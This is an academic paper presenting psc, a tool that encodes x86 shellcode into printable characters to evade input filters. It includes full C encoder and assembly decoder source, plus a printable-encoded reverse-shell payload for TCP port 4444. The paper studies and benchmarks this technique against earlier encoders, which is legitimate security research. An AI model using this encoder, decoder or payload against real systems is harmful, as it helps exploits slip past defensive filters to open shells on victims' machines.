Automatic Generation of Compact Printable Shellcodes for x86

Dhrumil Patel
201601228@daiict.ac.in
Dhirubhai Ambani Institute of Information and Communication Technology

Aditya Basu
aditya.basu@psu.edu
Pennsylvania State University

Anish Mathuria
anish_mathuria@daiict.ac.in
Dhirubhai Ambani Institute of Information and Communication Technology

Abstract

Shellcode is a sequence of executable instruction(s) that can be used to exploit vulnerable processes by injecting it into a processes address space. A typical shellcode comprises of printable (ex. 'a', '{', '/', etc) and non-printable bytes (ex. DEL, INS, etc). A way to inject these shellcodes into a processes address space is by leveraging a buffer overflow exploit. However defensive filters will drop non-printable bytes from program inputs, thereby rendering the shellcode exploit useless. In order to bypass these defensive filters, shellcodes with only printable characters can be used. However it is a non-trivial task to write printable shellcodes. For this reason researchers have come up with tools to convert arbitrary shellcodes into functionally equivalent printable shellcodes. One of the popular tools is based on the Riley Eller algorithm. One drawback of this algorithm is that the resultant shellcode is much larger than the original shellcode. In this paper we present a new encoding scheme which produces a much more compact (about ~40% smaller) printable shellcode as compared to the Riley Eller algorithm.

1 Introduction

A shellcode is a stream of executable assembly instructions. These instructions are specific to a given architecture and are typically carriers of exploits which can be injected into vulnerable programs. The injection can happen due to vulnerabilities such as buffer overflows [15].

The range of byte values used by an arbitrary shellcode is $0x00 - 0xFF$. This range includes both printable and non-printable (binary) bytes. A common defense to protect against shellcode injection is to drop non-printable bytes from an input string when only printable bytes are expected. Some examples of such input include name, email address, phone number, etc.

The range of printable characters is $0x21 - 0x7E$. A general piece of executable code will contain a mix of printable and binary bytes. On x86 systems, the printable bytes[1] form [10, 16,18] a Turing complete instruction set. However to construct a shellcode (or executable byte sequence) with only printable bytes is a non-trivial task.

A well-known method to convert x86 shellcodes into printable bytes was developed by Riley Eller [12]. This method (also called the "SUB encoder") is used in the pen testing tool - Metasploit [1]. The "SUB encoder" uses SUB, AND, PUSH, and POP instructions to convert (or encode) any arbitrary shellcode into printable shellcode[2]. A significant drawback of the "SUB encoder" is the larger size of the printable shellcode produced as compared to the input shellcode. Every four bytes of the original shellcode are encoded into three SUB instructions and one PUSH instruction - representing a total of 16 bytes. Hence the final printable shellcode is *four* times the size of the original shellcode (see §5.2).

Another method to produce printable shellcodes was developed by Zsolt Geczi and Peter Ivanyi. They created a compiler that takes an arbitrary shellcode as input and returns a printable shellcode with equivalent functionality as output [13]. Their compiler is not publicly available but their paper describes their methodology (see §2.2). Their approach also results in a significantly larger printable shellcode as compared to the original shellcode.

In this paper we present a new encoding scheme and a companion tool to generate compact printable shellcode. One of the main distinguishing features of our tool (as compared to other printable shellcode generators) is the use of a runtime looped decoder similar to [10, 18]. Every *two* consecutive bytes are encoded into *three* printable bytes. At runtime, a decoding loop takes these *three* successive bytes and transforms them back into the *two* bytes of the original shellcode. The advantage of this new method is the smaller size of the printable shellcode as compared to the existing approaches of the "SUB encoder" as well as the instruction replacement

[1] Actually only alphanumeric bytes (which an even smaller subset printable bytes) are sufficient to form a Turing complete instruction set

[2] We refer to shellcodes containing only printable bytes as "printable shellcodes"

scheme of Geczi and Ivanyi.

Other tools exist to convert arbitrary shellcodes into *alphanumeric shellcodes* such as the Rix compiler [16], Alpha Freedom compiler [10] and Jan Wever's ALPHA3 compiler [17,18]. The alphanumeric byte range (0x30-0x39, 0x41-0x5A, and 0x61-7A) is a subset of the printable byte range (0x21-0x7E). Hence all *alphanumeric shellcodes* are also *printable*. However we can produce smaller shellcodes, if we leverage the *entire* printable byte range instead of just the alphanumeric byte range. Our new scheme takes this aspect into consideration.

Researchers have also demonstrated how to convert binary shellcodes to English sentences [14] that are valid x86 code. Ding et al. [11] have demonstrated automatic construction of a printable return-oriented programing payload. However these result in much larger shellcode size. Our goal on the other hand is to produce shorter, but valid printable shellcode.

Our research contributions are as follows.

- Develop a new encoding scheme to produce more compact printable shellcodes as compared to existing methods.
- Develop a companion tool (called *psc*) to demonstrate the real world use of the new encoding scheme and perform relevant evaluations (refer to §5.2).
- Make the tool available for public use.

The rest of this paper is organized as follows. Section 2 discusses the existing methods for generating printable shellcodes. Section 3 describes our new encoding scheme. Section 4 presents the implementation details of the companion tool *psc*. Sections 5 details the correctness and performance evaluation of *psc*. We conclude in section 6.

2 Related Work

In this section, we briefly describe the existing methods for converting arbitrary shellcodes to printable shellcodes. The first method uses arithmetic and stack operations to encode byte sequences. In the second method, every non-printable instruction is replaced with equivalent printable instruction sequences.

2.1 Riley Eller Algorithm

This method is described in detail in Riley Eller's article [12]. It is based on the following observation: "*Any dword (4 bytes) can be derived from two or three SUB instructions whose operands are printable bytes*". We refer to this method as SUB encoding. This method creates the original shellcode on the stack using SUB and PUSH instructions.

Let's say we want to derive the last *four* bytes of the classic shellcode: `execv /bin/sh`. The corresponding byte sequence is $0x89e3cd80$. We use register EAX because this makes the SUB instruction's opcode and register encoding printable. The value of EAX is initially set to zero.

Listing 1: SUB Encoding

```
# Each of the constants below are within the
    printable range 0x21-0x7E.

sub $0x256d6d2d, %eax
sub $0x256d6d25, %eax
sub $0x34574225, %eax
push %eax
```

Because EAX is originally set to zero, after the first subtraction the value in EAX is $0xda9292d3$. After the second subtraction the value in EAX is $0xb52525ae$ and finally after the last subtraction, the value in EAX is $0x80cde389$.

EAX now contains $0x80cde389$ and when we push the value onto the stack, it gets stored in the little-endian format. Hence the byte sequence on the stack becomes $0x89e3cd80$. We have now successfully recovered the last *four* bytes of the original shellcode.

2.2 Source to Source Conversion

Geczi and Ivanyi [13] take a different approach to convert any arbitrary shellcode into printable shellcode. They replace all non-printable instructions with a sequence of printable instruction(s). To do this, they wrote a compiler that takes assembly code as input and produces assembly code as output. Assembling the output code enjoys the following properties:

1. It is functionally equivalent to the input code, and
2. When the output code is assembled, the executable code produced contains only printable byte sequences.

2.2.1 Example code fragments

1. There are multiple ways to set register values to zero using printable byte sequences. We list one such approach in Listing 2.

Listing 2: Set EAX to zero

```
push $0x46464646
pop %eax
xor $0x46464646, %eax
```

2. The MOV instruction can be used to copy data from one register to another register, or copy a 32-bit constant value to a register. The binary encoding of this instruction with such operands is not printable. An alternative way to do this copy operation is via PUSH and POP instructions as listed below.

Listing 3: Copy value between registers

```
# Doing: mov %ebx, %ecx
push %ebx
pop %ecx
```

Copying a 32-bit constant value in register can be done by first copying zero in register and then incrementing / decrementing it as required. This method is inefficient especially for large numbers.

The reader is referred to the paper [13] for printable sequences of instructions for the following types of instructions: arithmetic instructions, CMP instruction, JMP instruction, etc.

The primary drawback of this method is the large size of the printable shellcode. For example, a 38 byte shellcode to print an 8x8 square became 9837 bytes – after converting it to printable shellcode [13].

3 Proposed Algorithms

3.1 Encoding Algorithm

We encode *two* successive bytes of the original shellcode into *three* successive printable bytes. The algorithm to achieve this transformation is described below.

1. If the size of the original shellcode is odd, then append byte $0x90$ (nop instruction).
2. Now take 2 successive bytes (or 16 bits) of the original shellcode. Let the bits be b_0 through b_{15}, where b_0 and b_8 are the most significant bits of the first and second bytes respectively.
3. Using the bits $b_0 - b_{15}$, set the following immediate (IMM) bytes:
   - IMM byte #1 = 0, 0, 0, 0, b_0, b_1, b_2, b_3
   - IMM byte #2 = 0, 0, b_4, b_5, b_6, b_7, b_8, b_9
   - IMM byte #3 = 0, 0, b_{10}, b_{11}, b_{12}, b_{13}, b_{14}, b_{15}
4. Add $0x3F$ to all the IMM bytes of the above step. The resultant bytes form the encoded output.
5. Repeat steps (2) to (4) for all pairs of bytes in the original shellcode.
6. Append $0x26$ (or '&') to the output which serves as an *end marker* (explained below).

By construction, the minimum possible value of any IMM byte is $0x00$ and the maximum possible value is $0x3F$ (when all the last six bits are set to 1). Hence the range of any IMM byte is $0x00 - 0x3F$.

After adding $0x3F$ to the IMM bytes, the new range becomes $0x3F - 0x7E$. This new range is a subset of the ASCII printable range of $0x21 - 0x7E$. Hence we are guaranteed to convert all the bytes of the original shellcode to printable bytes.

The purpose of the *end marker* is to indicate the end of input. We can choose any character between $0x21 - 0x3E$ as an *end marker* because this range does not overlap with the encoded output range of $0x3F - 0x7E$. For our tool, we choose $0x26$ (or '&') as the *end marker*.

3.2 Decoding Algorithm

We read *three* consecutive printable shellcode bytes and decode them into *two* consecutive bytes. The algorithm to achieve this is described below. We will use the C bitwise operations: $\ll$ (left shift), & (and) , and $\gg$ (right shift).

1. Read *three* consecutive bytes of the encoded shellcode. Let these be B_1, B_2 and B_3.
2. If $B_1 = 0x26$, then the original shellcode has been completely recovered. Go to step (6).
3. Let R_1 and R_2 be the decoded shellcode bytes. These bytes are computed from the encoded bytes as follows.
   - $R_1 = (B_1 \ll 4) + ((B_2 \;\&\; 0x3f) \gg 2)$
   - $R_2 = (B_2 \ll 6) + (B_3 \;\&\; 0x3f)$
4. Write R_1 and R_2 to the memory location of the recovered shellcode.
5. Increment the (read) pointer to the memory location of the encoded shellcode by 3.
6. Repeat steps (1) to (4) for all bytes of the encoded shellcode.
7. Jump to the start of the decoded shellcode.

3.3 Analysis

Let n be the size of the original shellcode. Then the following formula represents the size of the encoded shellcode (in bytes).

$$\text{size of encoded payload (in bytes)} = \begin{cases} \frac{3}{2}n + 1, & \text{if } n \text{ is even} \\ \frac{3}{2}(n+1) + 1, & \text{if } n \text{ is odd} \end{cases}$$

We replace every byte pair of the original shellcode with *three* printable bytes. Hence we multiply n with $\frac{3}{2}$. If n is odd, then to create a pair from the last byte of the original shellcode, we add a NOP instruction. This is why we use $(n+1)$ when n is odd. Finally, we add 1 to account for the end marker.

Note that the final shellcode will also have the decoder loop prepended to the encoded shellcode; thereby increasing its size.



Figure 1: Layout of Printable Shellcode

3.4 Example

The printable shellcode version of *opening a reverse bash shell on TCP port 4444* is as follows:

Listing 4: Printable Shellcode for Shell on TCP port 4444

```
'PYj0X40HP[j0X0Y50AO0YO0Y'0
Aa0Ya0Ab0Yi0Aj0Yj0Ak0Ym0YnrII0Y70A80Y80A90Y
=0Y>0YGQZOyI&t<j0X40P[2YIC?,42AJ@$<?'20'
wBIj0X40P[2YJC2AK@?,6$?0'wBJBBAAAuAa5he4'i/
DZ2Fu4XR5gA7f';u?4}V8Mo5XU5Xg/Sx5XR7f'5
gO4DV7f';u?:@e:KC4XV7f';u?:@e3LU4XV7f';u?4dX
:CA8Mo2~L7@H6fx:?J5_n1|r5'g1|a5dm7fb3EH;
jL7AO&
```

4 Printable Shellcode Compiler

Printable Shellcode Compiler (or *psc*) is comprised of an *encoder* and a printable run-time *decoder*. The *encoder* converts a given shellcode into printable form using the encoding algorithm presented in §3.1. The encoded shellcode (which is printable) cannot be executed directly. At run-time, before the resultant encoded shellcode can be executed, it needs to be decoded. For this purpose, a *decoder* is prepended to the encoded shellcode. This forms the entire printable shellcode emitted by *psc*.

When the printable shellcode is executed, the decoder iterates over the encoded shellcode and recovers[3] the original shellcode. Once the original shellcode is completely recovered, the control jumps to the recovered shellcode.

For the encoding process, we wrote a C program (Appendix A lists the source code) that takes an arbitrary shellcode as input and prints out the printable encoded shellcode on the console. Now a bash script prepends this encoded shellcode with a custom xor patcher and the runtime decoder to obtain the final printable shellcode.

The encoded shellcode is then prepended with the decoder to obtain the final printable shellcode. The final layout of the printable shellcode is shown in figure 1.

The decoder is handwritten in x86 assembly. The decoder recovers the original shellcode by undoing all the transformations performed by the encoder. The instrumentation is described in the following section.

[3]The recovery is done in memory. §4.1 explains this recovery process in detail.



Figure 2: Execution Flow of Decoder

The decoder code contains a few non-printable bytes. We encode these non-printable bytes using the xor patching technique illustrated in [16]. More details are presented in §4.2.

GNU's Portable Assembler (*as*) is used to assemble the decoder and generate the executable binary. The total size of the decoder (including the custom xor patcher) is 146 bytes. The decoder is independent of the input shellcode.

4.1 Decoder Implementation

The flowchart in Figure 2 describes the execution flow of the decoder. The initialization involves setting up the registers ECX and EDX. Register ECX points to the encoded shellcode and register EDX points to the memory where the recovered shellcode is written. In the loop body, three consecutive bytes are read from the encoded shellcode. Next, the decoding process (refer §3.2) transforms these three bytes into two bytes which are part of the recovered shellcode. These two recovered shellcode bytes are then written to memory pointed by EDX. This continues till the end mark ('&') is read from memory pointed to by ECX. Once the end mark is encountered, the control jumps to the recovered shellcode.

The entire decoder assembly is listed in Appendix B. The rest of this section describes the important features of the decoder.

Listing 5: Initialization

```
# eax contains starting address of shellcode
push %eax
pop %ecx

# set ecx = ecx + 0x49
leal 0x49(%ecx), %ecx

# edx = ecx
push %ecx
pop %edx
```

During initalization, registers ECX and EDX are set to the appropriate memory locations. It is assumed that the beginning address of the encoded shellcode is present in register EAX [4]. Register EAX is used to derive the value of ECX and EDX. The encoded shellcode starts after 73 bytes (or 0x49 bytes) from the current instruction. Hence register ECX is initialized to EAX + 0x49. The recovered shellcode is smaller than the encoded shellcode because three consecutive bytes get decoded into two consecutive bytes. Hence after decoding three bytes of the encoded shellcode, we replace the first two bytes with the recovered bytes. This means that we effectively overwrite the encoded shellcode which has already been decoded.

Listing 6: Loop Condition

```
# if byte == &, then end of shellcode
# else execute next instruction
cmpb $0x26, 0x49(%ecx)
je end_of_payload
```

The loop body performs the actual decoding process. After every iteration, the current encoded byte is checked for the end mark ('&'). If the end mark is read, then the control jumps to the end of the payload because the payload has been successfully decoded. Otherwise the loop continues with the next iteration.

Listing 7: First Byte Recovery

```
# Read first byte
xorb 0x49(%ecx), %bl

# Recover first 4 bits
inc %ebx
shlb $4, %bl

# Read second byte
xorb 0x4a(%ecx), %al

# Recover last 4 bits
inc %eax
andb $0x3c, %al
shrb $2, %al
xorb %bl, %al

# Put recover byte back in memory
mov %al, 0x49(%edx)
```

Registers EAX and EBX are set to zero[5]. In the decoder loop body, registers AL and BL are loaded with the first and second bytes of the encoded shellcode respectively. The XOR instruction is used instead of MOV to make the instruction printable. Subsequently bitwise operations are used to decode the first byte of the original shellcode. This is written back to memory via the EDX register.

Listing 8: Second Byte Recovery

```
# Read second byte
xorb 0x4a(%ecx), %bl

# Recover first 2 bits
inc %ebx
shlb $6, %bl

# Read third byte
xorb 0x4b(%ecx), %al

# Recover last 6 bits
inc %eax
andb $0x3f, %al
xorb %bl, %al

# Put recover byte back in memory
mov %al, 0x49(%edx)
```

Again EAX and EBX registers are set to zero[6]. Subsequently the second and third bytes are loaded into the BL and AL registers respectively. These values are used to recover the second byte of the original shellcode. Again this value is written back to memory using the EDX register.

Listing 9: Update Read and Write Pointers

```
# Increment ecx and edx
inc %ecx
inc %ecx
inc %ecx
inc %edx
inc %edx

# Jump start of loop
jne loop
```

After the current pair of bytes is successfully decoded, the read (ECX) and write (EDX) pointers are incremented and the control transfers to the beginning of the loop.

[4] If the starting address is present is another register, then the code can be appropriately modified.

[5] This is omitted from the listed code fragment to avoid repetition. Refer to Listing 2.

[6] This is omitted from the listed code fragment to avoid repetition. Refer to Listing 2.

4.2 Making the Decoder Printable

Not every instruction of the decoder loop is printable. So in order to make all bytes printable, we use a *custom XOR patcher* based on the ideas of Rix [16]. The XOR patcher replaces every non-alphanumeric byte in the decoder loop with an alphanumeric byte[7] and emits an alphanumeric XOR instruction to patch (or recover) the replaced byte at runtime. The idea behind the XOR patcher algorithm is described below.

1. If byte B is printable, then skip the byte.
2. If byte B is less than $0x80$ and non-printable, then find a and b such that $a \oplus b = B$ and a & b are printable bytes. Byte B is replaced with one of a or b and the other byte is used in the XOR instruction to recover the original byte at run time. This XOR instruction is placed at the start of the decoding loop.
3. If byte B is greater than $0x80$ and $\neg B$ is printable, then replace B with $\neg B$. Now note that $\neg B = 0xff \oplus B$. Hence we can again use XOR instruction to recover B at runtime.
4. If byte B is greater than $0x80$ and $\neg B$ is not printable, then $\neg B$ is less than $0x80$. Now we use step (2) to patch the byte (i.e. $\neg B$) using XOR instructions. Next we use step (3) to perform NOT on the the recovered byte.

The entire *printable* decoder code is listed in Appendix B. As discussed in this section, the printable decoder code starts off by initializing the required registers. After initialization, the XOR patcher takes over and recovers the decoder loop. Now the decoder loop runs and recovers the original shellcode. Once the original shellcode is completely recovered, the control is transferred over to the recovered shellcode and the exploit payload runs.

5 Evaluation

5.1 Correctness

When we run the printable shellcode, the decoder runs first and it recovers the original shellcode. After recovering the shellcode, the decoder transfers the control over to the recovered shellcode. To test the correctness of the printable shellcode we need to verify the recovered shellcode. The verification entails performing a byte by byte comparison of the original shellcode with the recovered shellcode. Hence a successful verification means that the recovered shellcode exactly matches the original shellcode.

In order to test this, once the shellcode is recovered we jump to a small verification routine instead of performing a jump to the recovered shellcode. This verification routine sends a SIGTERM signal to itself (the same process). Next a signal handler runs which is aware of the location of the original shellcode and the recovered shellcode. The signal handler performs the byte-by-byte comparison to verify the shellcode recovery. In case of a mismatch between the original shellcode and recovered shellcode, the signal handler prints the mismatched bytes on the console.

Listing 10: Invoking Signal Handler

```
_start:
# pid = getpid()
    xor %eax, %eax
    movb $20, %al
    int $0x80

# kill(pid, SIGTERM)
    push %eax
    pop %ebx
    xor %eax, %eax
    xor %ecx, %ecx
    mov $37, %al
    mov $15, %cl
    int $0x80
```

Listing 10 shows the code that is executed after recovery of the shellcode. This code first issues a syscall to retrieve the pid of the current process. Next the kill syscall is issued to send a SIGTERM to the retrieved pid. After executing this code at run time, the control transfers to the signal handler which in turn performs the shellcode verification.

Listing 11: C Signal Handler

```
/* size of runtime decoder + signal handler
   invoker */
#define E 164

void handler_function()
{
    int i, j;
    for(i = 0, j = E; i < n-1; i++, j++)
        if(original[i] != shellcode[j])
            printf("Byte Num %d = %d\n", i,
                original[i]);
    exit(0);
}
```

Listing 11 shows the signal handler used to verify the correctness of the recovered shellcode. The arrays `original` and `shellcode` point to the original shellcode (in binary form) and its printable shellcode form respectively.

5.2 Performance

Table 1 compares the encoding performance of Riley Eller SUB Encoder and *psc*. *psc* has better encoding performance in each case because the size of encoded shellcode is smaller.

[7] Note that alphanumeric byte set is a subset of the printable byte set.

The shellcodes have been taken from a publicly available database [6]. Note that to actually run these shellcodes, we need to prepend the decoder loop. Table 2 does this (or total shellcode size) comparison.

The size of the decoder for SUB Encoder and *psc* are 29 and 146 respectively. Let the size of the original shellcode be n. Then output shellcode size (total) under SUB Encoding scheme is given by $29+16\lceil n/4\rceil$. Also as mentioned in §3.3, the output size under *psc* is given by $146+3\lceil n/2\rceil$.

For smaller shellcodes ($n < 45$), SUB encoding scheme produces the most compact printable shellcode. However for larger shellcodes ($n > 45$), *psc* produces more compact shellcodes. When the original shellcode size, $n > 200$, *psc* yields about $40\% - 50\%$ smaller printable shellcode (in terms of size) than the SUB Encoding method.

Comparing *psc* with alphanumeric shellcode generators such as Jan Wever's ALPHA3 [17,18], *psc* is again more competitive for larger shellcodes ($n > 236$). ALPHA3 requires *two* bytes to encode every byte of the original shellcode. On the other hand *psc* requires only *one and a half* bytes to encode every byte. This results in *half* a byte worth of savings for every byte in the original shellcode when using *psc*. However the runtime decoder of ALPHA3 is only 28 bytes long. Hence for shorter shellcodes ($n < 236$), ALPHA3 produces more compact shellcodes[8]. Note that by definition all alphanumeric shellcodes are also printable.

Table 1: Encoding Performance (in *bytes*)

Shellcode	Orig.	SUB Enc.	*psc*
execve /bin/sh [8]	20	80	31
add root user no-password to /etc/passwd and exit() [2]	83	326	127
copy /etc/passwd to /tmp/outfile [5]	97	350	148
bind 4444/TCP to shell (/bin/bash) [3]	100	395	151
download file and execute it [7]	135	534	205
fork HTTP Server on port 8800/TCP [9]	166	632	250
reverse shell (localhost:8080/TCP) over SSL [4]	422	1686	634

6 Conclusion

Currently the *Riley Eller Algorithm* (SUB Encoder) or the *Source to Source Conversion* algorithm can be used to generate printable shellcodes. Of the two, the *SUB Encoder* produces the most compact printable shellcodes. In this paper, we present a new encoding algorithm that uses *looped decoding* to reduce the size of these auto-generated printable shellcodes. Our algorithm encodes *two* successive bytes of the original shellcode into *three* printable shellcode bytes. However this compact representation increases the complexity of the decoding algorithm, thereby increasing the *decoder code size*. However unlike the existing algorithms, our decoder *loops* over the printable shellcode and hence this increased decoder size gets amortized over the size of the entire shellcode. Results shows that we produce about $40\% - 50\%$ smaller printable shellcodes as compared to the *SUB encoder* (better of the two existing algorithms). In addition we also present a companion tool *psc* to demonstrate the real world feasibility of our algorithm. Appendices A and B list the source code of our tool. As part of future work, we intend to extend *psc* and add support for 64-bit architecture (x86_64).

[8] For $n = 236$, the shellcode sizes of both *psc* and ALPHA3 are equivalent.

Table 2: Total Size Comparison (in *bytes*)

Shellcode	Orig.	SUB Enc.	*psc*
execve /bin/sh	20	109	177
add root user no-password to /etc/passwd and exit()	83	355	273
copy /etc/passwd to /tmp/outfile	97	379	294
bind 4444/TCP to shell (/bin/bash)	100	424	297
download file and execute it	135	563	351
fork HTTP Server on port 8800/TCP	166	661	396
reverse shell (localhost:8080/TCP) over SSL	422	1715	780

Acknowledgements

We would like to thank the reviewers for their valuable insights and feedback.

Availability

psc, its related scripts, and tutorials can be found at https://github.com/dhrumil29699/Printable-Encoder/.

References

[1] Metasploit sub encoder. https://www.rapid7.com/db/modules/encoder/x86/opt_sub/.

[2] Shellcode: add a root user no-password to /etc/-passwd and exit(). https://www.exploit-db.com/shellcodes/43669.

[3] Shellcode: bind 4444/tcp to shell (/bin/bash). https://www.exploit-db.com/shellcodes/46166.

[4] Shellcode: connect back with ssl connection. https://www.exploit-db.com/shellcodes/17371.

[5] Shellcode: copy /etc/passwd to /tmp/outfile. https://www.exploit-db.com/shellcodes/43750.

[6] Shellcode database. https://www.exploit-db.com/.

[7] Shellcode: download file and execute it. https://www.exploit-db.com/shellcodes/39389.

[8] Shellcode: execve /bin/sh. https://www.exploit-db.com/shellcodes/46809.

[9] Shellcode: fork a http server on port 8800/tcp. https://www.exploit-db.com/shellcodes/13308.

[10] Aditya Basu, Anish Mathuria, and Nagendra Chowdary. Automatic generation of compact alphanumeric shellcodes for x86. In *Information Systems Security (ICISS)*, pages 399–410. Springer International Publishing, 2014.

[11] Wenbiao Ding, Xiao Xing, Ping Chen, Zhi Xin, and Bing Mao. Automatic construction of printable return-oriented programming payload. In *9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE)*, pages 18–25, 2014.

[12] Riley Eller. Bypassing msb data filters for buffer overflow exploits on intel platforms. http://julianor.tripod.com/bc/bypass-msb.txt.

[13] Zsolt Géczi and Peter Iványi. Automatic translation of assembly shellcodes to printable byte codes. *Pollack Periodica*, 13:3–20, 04 2018.

[14] Joshua Mason, Sam Small, Fabian Monrose, and Greg MacManus. English shellcode. In *Proceedings of the 16th ACM Conference on Computer and Communications Security*, CCS '09, page 524–533, 2009.

[15] Aleph One. Smashing the stack for fun and profit. *Phrack*, 49(14), 1996. http://phrack.org/issues/49/14.html.

[16] Rix. Writing IA32 alphanumeric shellcode. *Phrack*, 57(15), 2001. http://phrack.org/issues/57/15.html.

[17] B.J. Wever. ALPHA3. https://github.com/SkyLined/alpha3.

[18] B.J. Wever. Writing IA32 restricted instruction set shellcode decoder loops. https://web.archive.org/web/20041208202128/http://www.edup.tudelft.nl/~bjwever/whitepaper_shellcode.html.

A Encoder

`encoder.c` implements the encoding algorithm mentioned in §3.1. The source code of `encoder.c` is listed below:

```
#include<stdio.h>
#include<string.h>
int main(int argc,char **argv)
{
        if(argc != 2)
        {
                fprintf(stderr,"./encoder␣\"0xcd0x80..\"(Shellcode)");
        }
        int n = strlen(argv[1])/4;
        int k = n;
        n = n + n%2;
        int e_n = ((3*n)/2)+2;
        unsigned char encoded[e_n];
        char temp[4];
        int i,j;
        j = 0;
        char end = 0x26;        // & characeter at the end of shellcode
        for(i = 0 ; i < n ; i++)
        {
                temp[0] = argv[1][4*i+2];
                temp[1] = argv[1][4*i+3];
                i++;
                if(i == k)    // Adding NOP instruction if needed
                {
                        temp[2] = '9';
                        temp[3] = '0';
                }
                else
                {
                        temp[2] = argv[1][4*i+2];
                        temp[3] = argv[1][4*i+3];
                }
                unsigned int x = strtoul(temp,0,16);  // converting string to int base 16
                unsigned int c = (0x3f & x) + 0x3F;
                unsigned int b = ((x >> 6) & 0x3f) + 0x3F;
                unsigned int a = ((x >> 12) & 0xf) + 0x3F;
                encoded[3*j] = a;
                encoded[3*j+1] = b;
                encoded[3*j+2] = c;
                j++;
        }
        encoded[3*j] = end;
        encoded[e_n-1] = '\0';
        printf("%s\n",encoded);
        return 0;
}
```

B Decoder

`decoder.asm` implements the decoding algorithm mentioned in §3.2. The source code of `decoder.asm` is listed below:

```
.text
.global anchor
initializer:
```

```
        #Set %eax value zero and %ecx beginning of shellcode
        pusha
        push    %eax
        pop     %ecx
        push    $0x30
        pop     %eax
        xor     $0x30,%al
        dec     %eax
        push    %eax
        pop     %ebx
xor_patcher:
        push    $0x30
        pop     %eax
        xorb    %bl,0x35(%ecx)          #       0x72 -> 0x8D
        xorb    %al,0x4f(%ecx)          #       0x4F^0x30->0x7F
        xorb    %bl,0x4f(%ecx)          #       0x7F -> 0x80
        xorb    %bl,0x60(%ecx)          #       0x3F -> 0xC0
        xorb    %al,0x61(%ecx)          #       0x30^0x2C -> 0x1C
        xorb    %bl,0x61(%ecx)          #       0x1C -> 0xE3
        xorb    %al,0x62(%ecx)          #       0x30^0x34 -> 0x04
        xorb    %bl,0x69(%ecx)          #       0x3F -> 0xC0
        xorb    %al,0x6a(%ecx)          #       0x30^0x27 -> 0x17
        xorb    %bl,0x6a(%ecx)          #       0x17 -> 0xE8
        xorb    %al,0x6B(%ecx)          #       0x30^0x32 -> 0x02
        xorb    %bl,0x6D(%ecx)          #       0x27 -> 0xD8
        xorb    %bl,0x6E(%ecx)          #       0x77 -> 0x88
anchor:
        # Set ecx = ecx + 0x49
        .byte   0x72    #leal   0x49(%ecx),%ecx
        .byte   0x49
        .byte   0x49
        # Xor patcher
        xorb    %bl,0x37(%ecx)          #       0x3F -> 0xC0
        xorb    %al,0x38(%ecx)          #       0x30^0x2C -> 0x1C
        xorb    %bl,0x38(%ecx)          #       0x1C -> 0xE3
        xorb    %al,0x39(%ecx)          #       0x30^0x36 -> 0x06
        xorb    %bl,0x3D(%ecx)          #       0x27 -> 0xD8
        xorb    %bl,0x3E(%ecx)          #       0x77 -> 0x88
        xorb    %bl,0x47(%ecx)          #       0x41 -> 0xbe
        # set edx = ecx
        push    %ecx
        pop     %edx
loop:
        # compare ecx value with & character if same then transfer
        control to end of shellcode
        .byte   0x4F    #cmpb   $0x26,0x49(%ecx)
        .byte   0x79
        .byte   0x49
        .byte   0x26
        je      end_of_payload

        # Set eax and ebx value 0
        push    $0x30
        pop     %eax
        xor     $0x30,%al
        push    %eax
        pop     %ebx

        # take 2 bytes in al and bl
```

```
        xorb    0x49(%ecx),%bl
        inc     %ebx
        .byte   0x3F    #shlb   $4,%bl
        .byte   0x2C
        .byte   0x34
        xorb    0x4a(%ecx),%al
        inc     %eax
        andb    $0x3C,%al

        # recover first byte of shellcode from 2 bytes
        .byte   0x3F    #shrb   $2,%al
        .byte   0x27
        .byte   0x32
        .byte   0x30    #xorb   %bl,%al
        .byte   0x27
        .byte   0x77    #mov    %al,0x49(%edx)
        .byte   0x42
        .byte   0x49

        # Set eax and ebx value 0
        push    $0x30
        pop     %eax
        xor     $0x30,%al
        push    %eax
        pop     %ebx

        # take 2 bytes in al and bl
        xor     0x4a(%ecx),%bl
        inc     %ebx
        xor     0x4b(%ecx),%al
        inc     %eax

        # recover second byte of shellcode from 2 bytes
        .byte   0x3F    # shlb  $6,%bl
        .byte   0x2C
        .byte   0x36
        andb    $0x3F,%al
        .byte   0x30    # xorb  %bl,%al
        .byte   0x27
        .byte   0x77    # mov    %al,0x4a(%edx)
        .byte   0x42
        .byte   0x4a

        #increment ecx(get) by and edx(set) by 2
        inc     %edx
        inc     %edx
        inc     %ecx
        inc     %ecx
        inc     %ecx

        # jump start at loop
        .byte   0x75  # jne loop
        .byte   0x41
end_of_payload:
        popa
end:
```